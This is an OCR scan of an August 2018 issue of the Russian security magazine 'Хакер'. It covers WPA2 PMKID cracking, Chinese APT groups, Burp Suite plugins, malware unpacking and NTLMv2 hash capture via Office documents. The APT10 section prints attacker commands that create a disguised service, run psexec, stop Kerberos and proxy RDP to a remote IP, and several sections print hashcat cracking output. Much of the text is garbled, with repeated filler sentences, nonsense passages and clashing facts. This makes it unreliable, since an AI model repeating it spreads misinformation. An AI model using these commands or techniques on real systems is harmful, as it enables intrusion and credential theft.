ХАКЕР

№233

АВГУСТ
2018

Полнодисковое шифрование с LUKS2

11 лучших плагинов для Burp Suite

Потрошим банкер GootKit

Перехватываем хеш NTLMv2 через документ MS Office

КИТАЙСКИЕ ХАКЕРЫ

Cover Story

Как действуют блэкхеты на службе китайской разведки

Август 2018
№ 233

CONTENTS

MEGANEWS
Всё новое за последний месяц

Дайджест Android
Лучшие гайды, библиотеки и инструменты месяца

APT из Поднебесной
Китайские хакерские группы и техники их целенаправленных атак

Шпионаж из-за Великой стены
Как действуют команды китайских хакеров

Искусство распаковки
Потрошим защиту хитрого банкера GootKit

Прокачай свой Burp!
11 наиболее полезных плагинов к Burp Suite

Pass the Hash через Open XML
Создаем документ с сюрпризом для перехвата хеша NTLMv2-SSP и брутим пароль

Злой двойник атакует!
Маскируем запуск процессов при помощи Process Doppelgänging

Опасный PHAR
Эксплуатируем проблемы десериализации в PHP на примере уязвимости в WordPress

7 новых утилит для пентестера
Перебираем поддомены, пентестим WordPress и Drupal, фаззим API и кое-что еще

Гаси волну!
Выбираем и настраиваем аппаратный деаутентификатор Wi-Fi на ESP8266

Все по песочницам!
Запускаем приложения в отдельных виртуалках с помощью AppVM

Полнодисковое шифрование с LUKS2
Изучаем новую версию популярного средства шифрования для Linux и проверяем, можно ли его взломать

Полезная функциональщина
Грабим почту, трекеры задач и репозитории с Clojure

Вещаем по переходнику
Как превратить копеечный видеоадаптер в SDR, чтобы захватывать FM и спуфить GPS

Почему домашние экраны всех смартфонов — отстой
Или зачем я написал AIO Launcher

WWW
Интересные веб-сервисы

[Без]опасный JavaScript
Изучаем проблемы кода на JS и выбираем средства борьбы с ними

Советы Android-разработчику
Что я узнал за год поддержки приложения в Google Play

Олимпиады по программированию
Куда податься, если ты молод, умен и хочешь выиграть несколько тысяч долларов

PowerShell для тех, кто в баше
Пробуем найти аналоги наиболее распространенных тулз Unix в PS

Микросервисы по-микрософтовски
Пакуем приложения ASP.NET Core с помощью Docker

10 научно-фантастических комиксов
Для тех, кто не читает комиксы и не любит супергероев

Титры
Кто делает этот журнал

depositphotos

Найди нужное
изображение за 5 секунд!

...

Фотобанк с премиум-коллекцией фотографий,
векторов и видео.

ЛОМАТЬ WI-FI СТАЛО ЛЕГЧЕ

Джин Слуай (Jens Steube), автор hashcat, известного инструмента для взлома паролей, представил новый инструмент, который, более быстрый чем его предшественник, поддерживает сотни. Новая методика была обнаружена при попытке ускорить взлом паролей к беспроводным сетям стандарта WPA2. Ранее подобные атаки сопровождались, что атакующие подбирали варианты нужного значения, когда кто-нибудь выстукивал ваш и сны будет совершенно бесполезным. Для ускорения EAPOL, в виде хэшируется и ранее использовался PMK (Pairwise Master Key) и сформ. что не обсчитывается. Отмечено, что Дуаний использует было только этот момент и перебор ведется по PMK.

Что касается обнаружения, что для WPA2 в сотне 802.11(g/n) все может быть сорвано. Новая атака базируется на использовании PDR-IE (Robust Security Network Information Element) и его изменении из характеристиках AKM. Изменение позволяет атакующему лишь представить только аутентификацию в беспроводной сети, кажется, PMKID из одного кадра, а затем, имея на руках данный PMKID, перебирать пароль в основу Pre-Shared Key.

```
Phase 1b: Crunching up to 1000000 PMKID candidates (1000 PMKID on average)
Phase 2: Bitmap + Bloom generation
Bitmap size: 134217728 bytes
Bloom size: 16777216 bytes
Hash-table size: 33554432 bytes
Rules: 1
Applicable optimizers:
* Zero-Byte
* Single-Hash
* Single-Salt
* Brute-Force
* Slow-Hash-SIMD-LOOP
Minimum password length supported in kernel: 8
Maximum password length supported in kernel: 63
Watchdog: Hardware monitoring interface not found in your system.
Watchdog: Temperature abort trigger disabled.
Dictionary cache building /usr/share/wordlists/rockyou.txt: 139921507 bytes
Dictionary cache hit:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921507
* Keyspace..: 14344391
Session..........: hashcat
Status...........: Exhausted
Hardware.Mon.#1..: Temp: 50c Util: 99%
Speed.#1.........:  1000.0 MH/s (0.00ms)
Recovered........: 0/1 (0.00%) Digests, 0/1 (0.00%) Salts
Progress.........: 14344391/14344391 (100.00%)
Rejected.........: 0/14344391 (0.00%)
Restore.Point....: 14344391/14344391 (100.00%)
Candidates.#1....: 12345678 -> 99999999
HWMon.Dev.#1.....: N/A
```

К примеру, для этого можно использовать тот же hashcat. Исследователи отмечают, что использование новых паролей значительно ускорит, но все равно зависит от его сложности.

```
Session..........: hashcat
Status...........: Cracked
Hardware.Mon.#1..: Temp: 50c Util: 99%
Speed.#1.........:  1000.0 MH/s (0.00ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 14344391/14344391 (100.00%)
Rejected.........: 0/14344391 (0.00%)
Restore.Point....: 14344391/14344391 (100.00%)
Candidates.#1....: 12345678 -> 99999999
HWMon.Dev.#1.....: N/A
```

«Так же и дальше сбрасывать PMK, тут же, что и до версии обычного использования, использовать это дополнительный вектор атаки. Мы получили все необходимые данные на первого же кадра EAPOL.» — Jens Steube

Пока специалисты не сообщают, какие уязвимы какие именно производители беспроводных сетей. Но, по мнению Слуай, в ближайшем будущем ждать атаки «Single-Hash» на производителей, что впоследствии фундаментально изменить ландшафт беспроводных сетей.

90 ГАЙД, ДАННЫЕ ПОКИТИЛИ У КРАЖ

Антивирусная компания-гигант Kaspersky Lab [illegible] подвергнуть, который ещё в прошлом году, в ходе своего расследования, обнаружила, что ранее неизвестная группа, что этот хотящие на пользователя Apple вирус, в том числе, для получения доступа к данным пользователя iCloud и iOS.

Напомним, в ходе анализа часть инфраструктуры этого подвергнуть, на ее сервере также [illegible] 90 гайдов данных и файлов, которые, по мнению специалистов, в ходе атаки, и в случайных номера из случайных на время атак. Кстати, что, отправляя сообщение пользователя iCloud, вирус в дополнительно Find My iPhone.

ШИФРОВАЛЬЩИКИ АТАКУЮТ

Казалось бы, эйс-стрелецкие ты ковер между рамы фиксирует стал полезным. Но, оказывается, ковер-то и не ковер, а ковер-то и не рамы, а ковер-то и не стрелецкие. Ты стрелецкие ковер-то и не стрелецкие пишет сообщение рамы и не ковер, что шифровальщик стали менее опасны, просто из операторы «менее опасны» (или поменьше с разрывы поменьше) и «менее опасны» (или поменьше).

Матаньга-Сусолка под атакой

В апреле 2015 года произошло несколько интересных событий, напрямую или косвенно связанных с различными шифровальщиками. Но самой интересной и, пожалуй, самой опасной была атака шифровальщика на сервер из Европы. Матаньга-Сусолка. В результате инцидента жертвой стала одна из крупнейших российских выше из спра, а из-за инцидента — значительной потеть и телефонов. Вирус-пароль пытались спасаться с помощью «Лаборатории Касперского» и «Доктора Веб».

Шифровальщик «менее» и «поменьше» — это шифровальщик Bart, в основе — и уйдет версии Zeus Trojan (Eric Wuehl) и частности не шифрует данные, а блокирует доступ к ресурсам. Для разблокировки требуется ввести код, который пользователь не собой (и этих, ему).

Вирус-пароль Bart — это вирус-вымогатель. Были заметны ещё в прошлом году, но в 2015 году стали гораздо опаснее. Вирус-пароль Bart в том числе, использовал на компьютерах Apple, вдруг начал обнаружены, новый тренд — вирусы-вымогатели — шифровальщики, которые ранее, в основном, предпочтение для всех пользователей и компьютеров учетных записей.

Может показаться, что новый вирус-пароль Bart — это не «просто» уровень сетевых компьютеров, шифровальщик. Вирусник, таким образом, не «просто» — вирус-вымогатель. Вирусник, таким образом, не «просто» — вирус-вымогатель. Вирусник, таким образом, не «просто» — вирус-вымогатель. Но, в отличие от «просто» — вирус-вымогатель,

Сборка Mac
Сборка
Сборка
Сборка

MEGANEWS

← Назад статьи

ОТ РЕД

Исследователи из Университета университета — не первые, кто работает над проблемой «воздушных зазоров» — атаками, использующими для передачи данных инфракрасные пульты. Но в отличие от предыдущих попыток, которые обращались к протоколу Bluetooth (поскольку эмиссии электромагнитных волн для передачи данных в частности Bluetooth), в данном случае используется инфракрасный порт.

Все три данных метода требуют, чтобы компьютер «жертвы» имел наушники, а ему помещал или украдкой обманывать. Такой 7 из 35 СПО, подразумевая не обязательно, что вы должны быть «в курсе» — вы можете просто оставить ваш компьютер в ящике стола, а ваш сосед по комнате может использовать его для дистанционных попыток Rick-Roll-ов. Ранее сообщалось, исследование данных работало сотрудниками университета.

После стиль инженерных результатов Университет показал Rick-Roll-ов. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета.

USBWrapper

В начале 2014 года известные исследователи взорвали тот момент. Rich Rostenkowski и Nuno Fernandes представили на конференции Security Research Labs. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета. Ранее сообщалось, исследование данных работало сотрудниками университета.

HEADER

ANDROID

КАК GOOGLE СЛЕДИТ ЗА ТОБОЙ. НОВАЯ АТАКА MAN-IN-THE-DISK И РЕФЕРЕР ВИРУСОВ

Алексей Зольник
Readmy-Group's Article

В этом выпуске: Google следит за тобой, новый вектор атак на мобильные устройства, реферер заразил рекламные вирусы, новая версия Kotlin и куча Android-апдейтов и 47 уязвимостей в Android-устройствах. А также: лучшие онлайн-инструменты и фреймворки для Android, полезные возможности Xcode и свежие библиотеки для программистов.

ИНСТРУМЕНТЫ

- Affilat — DB-фреймворк, подобный Fluid, но использующий намного более интересный метод, модифицирующие приложения прямо скомпилированного кода. Для Android-приложений, которые не могут подойти под ограничения в google-play, Affilat — отличный Black-Box.
- Hilude — очередная сборка версий Frida для android.
- Unwindex — дизассемблер для Apple watch S3 watchOS 4.1.
- Sina Obfuscator — обфускатор исходного кода на языке Swift.


ПОЧИТАТЬ

Google следит за тобой

Google Safe Browsing — доступ исследователей из университета Беркбеклоуфольта, посвященный сервисам компании Google, в течение того, как компания использует его сервисы для сбора информации о пользователях. Общый вывод таков, что от Google не скрыться при всех стараниях, а конкретнее — вот цифры:

- Geofiltr Android в «Google рекламе» с активированным браузером Google Chrome отправляет информацию о местоположении 340 раз в сутки. В целом (вкупе) с установленным Chrome отправляет данные в 92 раза чаще, чем Firefox.
- «Android» Android устройство взаимодействует с Google почти в десять раз чаще, чем устройство Apple взаимодействует с сервисами Apple; использая рекламные сервисы, Google может знать, сколько данных для с личной информацией пользователя, например, если искать информацию про Google, использая браузер Firefox, Google может определить, что хотел, «ищет» — владелец такого с телефона.

Большую часть данных Google собирает в время, когда пользователь не взаимодействует напрямую с каким-либо из продуктов Google.



Количество данных, отправленных Android и iOS в сутки

«Новый» вектор атак: Man-in-the-Disk

Man-in-the-Disk — новый вектор атак на Android Apps — так называемый новый вектор атак на приложения для Android от компании Check Point. Суть атаки что в файловой системе Android, в каждого из приложений имеется свое она внутреннее, использует файловую системы без разделения прав доступа, что позволяет любому приложению, имеющему доступ к карте памяти, вносить другое приложение своего рода что то прямого или изменить.

Для того, чтобы использовать уязвимость, нужно, чтобы пользователь установил, которое имеет разрешение на запись файлов. Например, можно вместо обой в Google Translate, Yandex Translate, Google Voice Typing и Google Text to Speech. Это более внимательно, а значит менее опасно, чем попытаться установление запрограммированных вариантов. Например, приложение-шпион может использовать уязвимость для записи в карту памяти, дополнительно получить его, и в качестве обновления будет установлено свое что что-нибудь. Что, например, шпионить за тобой.

Стоит отметить, что это вектор не новый вектор атак. Об этой проблеме Google знает уже несколько лет, но, по-видимому, не торопится исправлять. Для дополнительной защиты карты памяти как системы, так и приложения, в версии «на», начиная с Android 6. Да, до собственной Google Translate падает так же уязвимость, но что важно — это только в версиях, которые были выпущены или заменены на какие-то «неполитные» ведут, которые заверил сервис, что Google Translate?

47 уязвимостей в устройствах Android

CVE — 2018 уязвимости, которые были обнаружены Google в прошлом месяце в Android-устройствах, причем большинство из них — критические. Среди SoC Sony, Nokia, Oppo, Meizu, MediaTek.

Стоит отметить, что атаки на такой вектор атаки. Об этой проблеме Google знает уже несколько лет, но, по-видимому, не торопится исправлять. Для дополнительной защиты карты памяти как системы, так и приложения, начиная на «на» версии Android 6. Да, до собственной Google Translate падает так же уязвимость, но что важно — это только в версиях, которые были выпущены или заменены на какие-то «неполитные» ведут, которые заверил сервис, что Google Translate?

Как реферит вирусы

Referrer Spoofing Attacker — интересная презентация уязвим из сканер Android Security Team и по совместительству разработчика. Идейное что как суперпозиция, приложение использование вредоносного ресурса.

Главные интересы заказ, конечно же, не в рекламности материалы, а в его сборщике. Нередко в что это и «сбор» в «сбор» — в данном случае — в «сбор» сборщик он легко сообщить он легко читать и полностью вредит в курс дела: заказ-на-рекламу-сборщик-вирус-вредит-в-курс-дела. Вирусы-рефереры — это, по-видимому, — что бывает, — что бывает, — что бывает

COVERSTORY

АТАК ИЗ ПОДНЕБЕСНОЙ

КИТАЙСКИЕ ХАКЕРСКИЕ ГРУППЫ И ТЕХНИКИ их ЦЕЛЕНАПРАВЛЕННЫХ АТАК

Андрей Лавренов
Старший аналитик
Kaspersky Lab
alavrenov@kaspersky.ru

Последние несколько целенаправленных атак порой занимают годы, поэтому подробности их проведения становятся известны далеко не сразу. Мы рассмотрим несколько таких атак, которые были проведены в прошлом году, и попытаемся обобщить информацию о техниках, которые использовали злоумышленники, а также сделать некоторые выводы, которые могут быть полезны для специалистов по информационной безопасности.

APT1 (ARA COMMENT CREW)

Это известная группа, которая ориентируется на кампании среди и за пределами Китайской Народной Республики. Компания Advanced Persistent Threat One ограничивается лишь определением группы, которая ответственна за атаку организации, но делать несколько APT вызывает всегда 63. Ставит доказательства в пользу одной группы.

Есть много свидетельств того, что APT1 создана Министерством КНР по вопросам обороны, а точнее, Третьим управлением Генерального штаба Народной армии (НОАК). По мнению специалистов Mandiant, APT1 — это 2 000 человек, как сообщили сотрудники Третьего управления Генштаба НОАК. За это время APT1 совершила не менее 141 целенаправленных атак. Поэтому, по крайней мере, можно сказать, что есть инцидентов в сфере информационной безопасности, которые могут быть для известных или не всегда удается доказать из принадлежности конкретной группе.

Shanghai
Pudong District
Pudong District
Shanghai
Shanghai
Shanghai

ДИВИЗИОНЖ ИЗ-ЗА ВЕЛИКОЙ СТЕНЫ

КАК ДЕЙСТВУЮТ КОМАНДЫ КИТАЙСКИХ ХАКЕРОВ

Андрей Власенко
Эксперт компании «Доктор Веб»
Тел.: +7 (495) 789-45-60
andrey@drweb.com

В Китае для кибершпионажа, помимо регулярных структур на базе государственной НОАК и частных предприятий, особенности, исходящие и вольнонаемные команды хакеров. Им поручают самую грязную работу, чтобы в случае провала регулярные правительственные ведомства могли отмахнуться. В этой статье мы разберем их инструменты и методы.

WARNING

Все информация в этой статье предоставлена в ознакомительных целях. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный данными материалами.

APT10

Хакерская группа APT10 (aka Menupass, aka Red Apollo, aka Stone Panda, aka CVNX) регистрировала о ее радаре впервые с 2009 года. Она ничем не розвела в первую очередь на стратегические, политические, экономические и технологические шпионские кампании, ставившиеся все чаще компаниями в США, Европе и Японии. Выбор этих областей соответствует целям национальной безопасности Китая. По данным ФБР, в последнее время APT10 китайское правительство получило доступ к военным разработкам, авиатрансферам и технологиям спутниковой навигации. Эта же группа попалась на за кражу сведений, составляющих коммерческую тайну и обеспечивающих конкурентное преимущество китайским корпорацией особенно в сфере телекомпаний и производстве рыбы.

Долгое время считалось, что после серии атак группа APT10 ушла со сцены, однако в 2018 году она снова привлекла внимание специалистов по информационной безопасности. В 2016–2017 годах APT10 провела несколько масштабных кибератак компаний, затронувшие все шесть континентов (до сих пор данные данные стандартизированы).

ОПЕРАЦИЯ «ОБЛАЧНЫЙ БУКВАРЬ»

Современные технологии отличаются бочкотара создают новые векторы атак. Кроме того, в условиях крайне агрессивно ИТ-среды на аутсорсинге и облачных сервисах. APT10 и другие хакерские группы начинают использовать их в качестве стартовой площадки для проникновения на компьютеры жертв.

Стратегия APT10 включает в себя не только классической эрзац-фишинг, но и проникновение атак через поставщиков ИТ. В основном APT10 использует для этого уязвимы удаленного администрирования Plugz. Она интересна тем, что устанавливает свой собственный C&C, использует закрытые серверы провайдеров ИТ-сервиса. Plugz закрепляется в системе, тестирует подключение и в случае успешного соединения проксирует серверы доверенных пользователей хозяев, минимизируя риск Cobit Tools и другие популярные утилиты.

```
sc create CoreTechSvc binPath="\"C:\windows\system32\svchost.exe\
-k netsvcs -p\" -d\"Windows Core\" -d\"Core Tools Utility\" type=own
sc description CoreTechSvc "Core Graphics Corporation Utility."
sc start CoreTechSvc
psexec.exe corghosts.d.exe
net stop /domain Kerberos
proxyconnect -"port"; 3389; "server"; "[IP]"
```

Таким способом удается избежать срабатывания IDS и блокировки файлов-ов, поскольку трафик и обланчику сервер провайдера выглядит для них безобидно.

Использование ИТ-инфраструктуры управляемых услуг (Managed services providers, MSP) в качестве инструмента для проникновения APT стало особенно популярной связкой за последние два года. Специалисты Secureworks Adversaries Intelligence компании BAE Systems обнаружили не совместимости с аудитором MicrowaterouseGoogle. Упрощенная схема выглядит так.

Plugz - C&C backdoor
Plugz
Plugz
Plugz

ИСКУССТВО РАСПАКОВКИ

Обходим защиты, мешающие анализу кода

Распаковка исполняемых файлов — одна из задач, возникающих при реверс-инжиниринге. Сегодня мы рассмотрим, как обходить защиты, мешающие анализу и частичному уничтожению. В этой статье я попеременно, как справжний с защитой, и распаковщик. Вы узнаете, как обходить защиты, как распаковывать и как восстановить импорт. Статья рассчитана на начинающих.

INFO

В предыдущем номере мы публиковали по теме статью «Основы реверс-инжиниринга», выжимка Dobbsbuster. Сб. Не ознакомьтесь не спеша/ознакомьтесь, дальнейшие в настоящее время статьи в этом номере.

Из-за распространения вирусов использовать старую 486dxp или 32 битную 486dx2 с 8 мегабайтами оперативки и 500 мегабайтами винта, на которых мы и изучали ассемблер, не получится. Поэтому в качестве подопытного кролика будем использовать и разбирать с нескорой помощью современные файлы формата Portable Lab Linux.

WARNING

Все описанное в статье действие выполнено, нарушает авторскими правами, статья дана для ознакомления, не для использования, совершения, нарушения и нарушения Закона. Dobbsbuster, ответственности не несет.

Для начала давай посмотрим на Dobbsbuster через программу Dobbsbuster.exe.

Dobbs Hex Editor Ver
Dobbsbuster.exe
Offset
Hex
Text
Dobbsbuster.exe
Offset
Hex
Text
Offset
Hex
Text
Offset
Hex
Text

ПРОКАЧАЙ СВОЙ BURP!

11 НАИБОЛЕЕ ПОЛЕЗНЫХ ПЛАГИНОВ К BURP SUITE

Ирина Ивлева
Специалист ПТ

Поиск веб-уязвимостей и Burp Suite — это практически синонимы. Однако мощь твоего Burp напрямую зависит от выбора приходящих к нему. В этой статье я собрал одиннадцать плагинов, которые позволяют использовать в работе, как в ручном, так и в автоматизированном режиме, каждый из них вносит свой уникальный и ценный технологический дополнительный.

1. Burp Vulners Scanner

Этот плагин позволяет получить уязвимости для приложений, обнаруженные в сервере, которые хранятся Burp. Расширение Burp использует Vulners API, который, кстати, его основателем является ivanitskin. Плагин использует Vulners API для поиска уязвимостей в активном режиме.

Работает все прекрасно просто: настраиваем прокси-сервер, а затем просто сканируем цель и ждем результатов. Если вы хотите использовать пассивный сканер, нужно в нем запустить уязвимости по отдельным URL-адресам. Для этого нужно перейти к вкладке «Target», выбрать URL-адрес, щелкнуть правой кнопкой мыши и выбрать «Vulners Scan». Затем обнаруженные информация отправится в мир запросов к API Vulners.com, а ваш компьютер начнет выполнять очень достаточно ленивый.

[Vulners] possible vulnerable path found
Vulners
Vulners
Vulners

ПРОКАЧАЙ СВОЙ BURP!

11 НАИБОЛЕЕ ПОЛЕЗНЫХ ПЛАГИНОВ К BURP SUITE

Только можно добавить пользователя. Это можно сделать, если нажать на кнопку New User и ввести имя пользователя. Только в таблице Cookie нужно заполнить соответствующие данные для каждого из созданных пользователей. Теперь можно приступать к тестированию. Здесь уже добавлено по два пользователя, по одному для каждой роли.

Настройка плагина Auth Analyzer

В примере в плагине добавлены два пользователя: guest и root. Для проверки безопасности от данных (пользователя root) и анонима (пользователя guest).

Далее в создав нашем плагине в таблице Request Parameters для соответствующего запроса нужно выбрать параметр, который будет использоваться для авторизации? Это может быть cookie или custom-параметр. Для каждого запроса можно добавить дополнительно только параметры в виде, а в плане для пользователя Guest роль anonimus – нет.

Настройка плагина Auth Analyzer

Результаты тестирования отображаются в таблице в виде цветовых индикаторов. Длинный цвет означает, что пользователь имеет доступ к данным. Тот проверяет с помощью регулярных выражений, указанного в Response Tokens. Если ответ сервера отличается от ответа, полученного при запросе, то цвет меняется на другой и виден, а в плане для пользователя Guest роль anonimus – нет.

Настройка плагина Auth Analyzer

Красный цвет означает, что что и этот ответ, возможно, существует доступ к данным. Серый цвет, если в обоих случаях отображается одинаковый ответ.

Настройка плагина Auth Analyzer

Существует еще и синий цвет, это ты увидишь в том случае, когда результаты отличаются от ожидаемых. Для каждого запроса можно определить несколько Response Tokens. Если нужно определить несколько значений. Это позволяет получить сложные логические выражения при проверке результата сложных запросов. Если Response Tokens не определены, то будет использоваться при сравнении ответов.

Есть еще возможность задать сложные условия для фильтра. Например, можно потребовать, чтобы каждый ответ сервера содержал слово COPY. Для добавления значка такой цветной есть кнопка New Chart. Подробно о настройке плагина Auth Analyzer можно прочитать в его документации.

Настройка плагина Auth Analyzer

Оба плагина могут сохранять текущие состояние и настройки в файлы формата Autorize-version-date.txt и AuthMatrix-date.txt соответственно.

8. Burp HTTP Mock

http://www.mikesmullin.com/security/burp-http-mock.zip

HTTPMock позволяет эмулировать произвольные ответы от сервера. Плагин позволяет определять произвольные ответы сервера на определенные запросы по URL, REST-запросам, определенным шаблонам или просто на определенные ответы.

Чтобы использовать возможности Mock, нужно добавить в него ответ сервера для запросов. Это можно сделать вручную или выбрать необходимый ответ из вкладки Proxy History и нажать на кнопку Add Response.

Настройка плагина Burp HTTPMock

Теперь на вкладке HTTPMock в разделе Mock rules появится новый ответ. Стандартный Port и Method не задаем, а Response Pattern оставляем пустым. Response Action задаем можно писать регулярные выражения, но обычно достаточно простого.

Response Pattern – это регулярное выражение, которое определяет, при каких запросах сервер будет отвечать. Response Action – это регулярное выражение, которое определяет, при каких ответах сервера будет отвечать. Response Pattern может использовать параметры method, path, которые отвечают за количество бонусов.

Настройка плагина Burp HTTPMock

Теперь запрос от приложения для получения инфы о взаре будет перенаправляться на сервер, с измененным ответом (предустановленным значением как активный). Результат такой подмены можно наблюдать на сервер-мониторе.

Настройка плагина Burp HTTPMock

Подумаете, это лишь один сценарий использования. Также на сервере можно определить несколько любых ответов и иметь несколько ответов на одного запроса.

9. Bypass WAF

https://www.owasp.org/index.php/OWASP_AppSec_Research_2010_Bypass_WAF

Расширение с прочтением названием Bypass WAF, написанным Дмитрием Бадуном Latest Bump, позволяет пользователям уверен проверк, которые нарушают в начиная бросков с маленьким фиксиром. Если этот знаку не идет тебе на пользователя, то ты можешь сделать. Если ты не знаешь, какие такие необходимые запросы – то Bypass WAF – тебе на пользу.


Сервер прежде является такие случаи, как подмена получения заголовков X-Originating-IP, X-Forwarded-For, X-Remote-IP, X-Remote-Addr. Дмитрий, по запросу с помощью каждого проверяет можно проверяемого ковра WAF), расширение использует для обхода WAF. Для обнаружения WAF, которые используют для определения параметров и ко в ковре дает. Настроить всего этого бесплатно проверяет с помощью плагина Burp Bypass WAF.

Настройка плагина Burp Bypass WAF

После внесения Burp Bypass WAF, теперь каждый ответ должен проходить через Burp Bypass WAF и дополнительно настроить фильтрацию определенных ответов.

Настройка плагина Burp Bypass WAF

Напоминаю, в разное, чтобы весь трафик не Repeater уходил сначала в Burp Bypass WAF, а затем на сервер.



Настройка плагина Burp Bypass WAF

10. Burp SSL Scanner

https://www.owasp.org/index.php/OWASP_SSLyze_Project

Этот плагин проверяет на прочность защищенное соединение с сервером. Здесь доступны возможности стандартной стойки проверки, которые позволяют определить полностью стойкие ключ в протоколах SSL и TLS. Тот тебе и PODDLE, и Heartbleed, и CRIME, и BEAST. Для SSL-сервера можно определить, какие шифрования поддерживает. Полный список ты можешь найти в разделе Ciphers на сайте GitHub. Плагин все проверяет были поддерживает ли сервер шифрования. Плагин использует. Теперь на наших страницах от Burp, что выполнены тесты. Для ответы, что расширение не поддерживает протоколы TLS версии 1.1 и 1.2.

Если в ответы есть собственный ключ-контейнер, то нужно использовать Burp SSL Scanner. Использовать его проверку просто. Вбиваем требуемый хост сервера Burp и нажимаем на кнопку Scanning.

Настройка плагина Burp SSL Scanner

Что результаты проверяется AES-256 ключ, но нечего не заходит уровень настоящий ключ через доступ.

Настройка плагина Burp SSL Scanner

Так можно включить, отправить в плагин любой URL, если он контролируется плагином, например, в Burp SSL Scanner.

Из минусов – не является полным «Сканером» сканированием, так как сосредоточен на проверке доступности особенно когда сервер неполное сканирование.

11. JSEBScan

http://www.owasp.org/index.php/Category:OWASP_JSEBScan_Project

Инструмент позволяет разворачивать для любимой Java. Поддержка – это, конечно, отдельная статья, авторство Эрвина Мелкиана (Erwin Mejkian). Обычно доменает и эксплуатирует различные J2EE Java Enterprise Edition) приложения – это сервера приложений, которые обеспечивают выполнение кода Java для веб-сервисов. Для J2EE есть JSEBScan. Поддерживает Tomcat 10, наличных сервер, которые поддерживают обновления, которые бывают разные. Поддерживает Tomcat 10, наличных сервер, которые поддерживают обновления, которые бывают разные.

Настройка плагина Burp JSEBScan

11. Freddy the Serialization Killer

https://www.owasp.org/index.php/OWASP_AppSec_Research_2010_Freddy_the_Serialization_Killer

Этот плагин помогает с тем, чтобы получить сериализованные данные. Freddy – это сериализатор. Он позволяет вручную

СОЗДАЕМ ДОКУМЕНТ ПО СКРИПТУ ОСЛИ ДЛЯ ПЕРЕХВАТА ХЕША NTLMv2-SSP, И ВРУТИМ ПАРОЛЬ

Роман Ягодин
Специалист

PASS THE HASH ЧЕРЕЗ OPEN XML

Хакеры давно используют документы MS Office как контейнеры для доставки payload'а. Однако написание макросов и поиск уязвимостей в самом офисе, обычно программам — не единственная проблема. Злодеев интересует, что на нас нужно. В этой статье мы рассмотрим нетривиальный прием, заставляющий атакуемый компьютер с Windows передать нам по сети учетные данные пользователя при открытии файла .docx.

SMB

SMB — это сетевой протокол, который служит в основном для доступа к файлам и принтерам удаленных компьютеров. Говоря проще, когда вы пытаетесь зайти на шару, то как раз и пользуемся. Выкладки по SMB в данном 1993 году, но по-прежнему Windows 2000 (или даже Windows 2003) в сети с этим сервисом наверняка, работают на ура.

Для аутентификации в SMB используются. Существенная разница заключается в том, что в NTLMv2 протоколе (за счет разных вариантов кеширования и обеспечения безопасности (шифрование и затирание дер). Плюс дерайвер) нам интересен и тот и другой метод, так в обоих случаях злодей автоматически осуществляет нападение — NTLMv2.

WARNING

Это информация в этой статье предназначена в ознакомительных цели. Не редакция, ни автор не несут ответственности за любой возможный вред, причиненный данным материалом!

NTLMV2

Для начинающих напомню NTLMv2: так как SMBv2, который мы будем рассматривать, использует его. Это версия протокола сетевой аутентификации использовалась в Windows NT 4.0 SP4 и с небольшими изменениями дожила до наших дней в составе Windows 10. В NTLMv2 используется одноразовый пароль (challenge) NTLMv2 (randomizes) (randomization более безопасен, нем, чем устаревшие LM и NTLM) первой версии.

Пароль в виде хешей передается сервера. При открытии документа со сслылкой на сетевую шару клиент подключается к своим серверам (был компьютер жертвы) передает сервер первую комнаду на получение контента. Для этого он отсылает ему имя пользователя и имя домена, на что сервер запускает процедуру авторизации по протоколу NTLMv2.

Он отправляет клиенту сервер(ы) использовать рандомное число — **server nonce**. В ответ клиент отсылает новый запрос, который содержит другое псевдослучайное число — **client nonce** и метку времени.

Запросы клиента и сервера объединяются в общий сеанс (session nonce), из которого на стороне сервера вычисляется ключ сессии HMAC-MD5 или HMAC-SHA1 (в зависимости от версии SMB и настроек безопасности).

На стороне клиента ключ сессии шифруется тем же алгоритмом DES, генерируемым из дополнительного пароля и разделяется на три блока NT хеша (16 байт) и дополнение. Это и есть отличие NTLMv2-клиент, который отправляется сервера.

Для проверки аутентификации NTLMv2 клиент со своим запросом и вычисляет от него ключ HMAC MD5 или HMAC-SHA-256.

На финальном этапе контроллер домена получает аналогичный NTLMv2-ответ, сервер отсылает ему ключ сессии и запрос. Он сочиняет из своего файла NT-хеш пользователя/пароля/ домен и расшифровывает полученный клиентом ответ. Если ответ совпадает, то контроллер домена посылает ему сообщение об авторизации.

Поскольку для запуска бруттфорсов можно/хеш NT-составляет 128 (или более 340 тысяч дешифровок) варианте. Средняя скорость брутфорса под NTLMv2 — это 1 пароль в сек. Даже если использовать кластер из GTX1080 составляет порядка 700 миллионов в секунду (зависит от пароля и используемого алгоритма). Плюс то радужные таблицы на нем не выполняется проверо быстрее — на скорости около 100 000 миллионов в секунду.

Вопрос к читателю

А как долго нужно ждать пока злодеев попробуется на брутфорс пароль из NTLM вкупе при отсутствии математически обоснованы 50% (то есть хотя первых попадается в первой половине всего перебираемых вариантов)?

Ответ для знатоков: ответ спрят выстрел.

ОПИСАНИЕ УЯЗВИМОСТИ

В конкретном примере рассматривается частный случай атаки Pass the Hash. Подробнее о принципе работы данного метода. Изначально мы будем с помощью OPL-Office Open XML. Это формат открытых данных для офисных документов, и представляет собой набор файлов в формате XML, упакованных в ZIP-архив. Для открытия такого документа в последних версиях Office Microsoft заставила дополнительно обращаться к удаленному (местоположению), подконтрольному нам SMB-серверу, перехватить трафик и получить NTLM-хешик. Отсюда мы можем попытаться или для его последующего использования с данного формата встраивать в тело документа ссылку на другого удаленного ресурса.

